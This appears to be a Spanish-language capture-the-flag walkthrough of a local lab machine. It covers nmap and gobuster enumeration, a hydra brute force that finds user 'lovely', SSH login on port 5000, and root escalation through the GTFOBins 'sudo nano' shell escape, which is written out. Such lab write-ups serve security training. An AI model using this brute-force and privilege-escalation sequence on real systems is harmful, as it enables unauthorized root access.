Lo primero que haremos será desplegar la máquina.

Lo primero que haremos será un escaneo sencillo con nmap y el parámetro -Pn por si el servidor tiene bloqueado las conexiones ping.

```
nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 19:49 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
3000/tcp open  ppp
5000/tcp open  upnp
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


Ahora que sabemos los puertos que están abiertos, vamos a hacer un escaneo más profundo, con la versión que cuenta y todo cada puerto.

```
❯ nmap -p80,3000,5000 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 19:49 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000028s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.61 ((Debian))
|_http-title: Mi Sitio
|_http-server-header: Apache/2.4.61 (Debian)
3000/tcp open  http    Node.js Express framework
|_http-title: Error
5000/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 f8:37:10:7e:16:a2:27:b8:3a:6e:2c:16:35:7d:14:fe (ECDSA)
|_  256 cd:11:10:64:60:e8:bf:d9:a4:f4:8e:ae:3b:d8:e1:8d (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds
```


Vamos a ver con que nos encontramos en el servidor http, vemos que no tenemos nada interesante.




Utilizaremos la herramienta gobuster para buscar algún fichero mas dentro del servidor http.

```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 -x php,html,py,txt
[sudo] contraseña para caan31:
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html,py
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 234]
/backend              (Status: 301) [Size: 310] [--> http://172.17.0.2/backend/]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
Progress: 123913 / 1102800 (11.24%)
```


Tenemos un directorio que se llama backend, dentro de este contamos con varios ficheros uno de ellos es server.js, vamos a mirarlo y podemos encontrar una contraseña que da acceso si el token es correcto, así que haremos un ataque de fuerza bruta a esta contraseña.



Con la herramienta hydra y un diccionario de usuarios comunes, después podremos ver que encontramos el usuario lovely



Ya que encontramos el usuario vamos a conectarnos mediante ssh que esta por el puerto 5000




Una vez seamos el usuario lovely vamos a ver a que tenemos privilegios para escalar hasta root, con el comando sudo -l


Ahora buscaremos en la herramienta Gtfobins buscaremos como podemos escalar mediante el binario nano

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```





Ejecutamos los comandos y como podemos ver ahora somos root.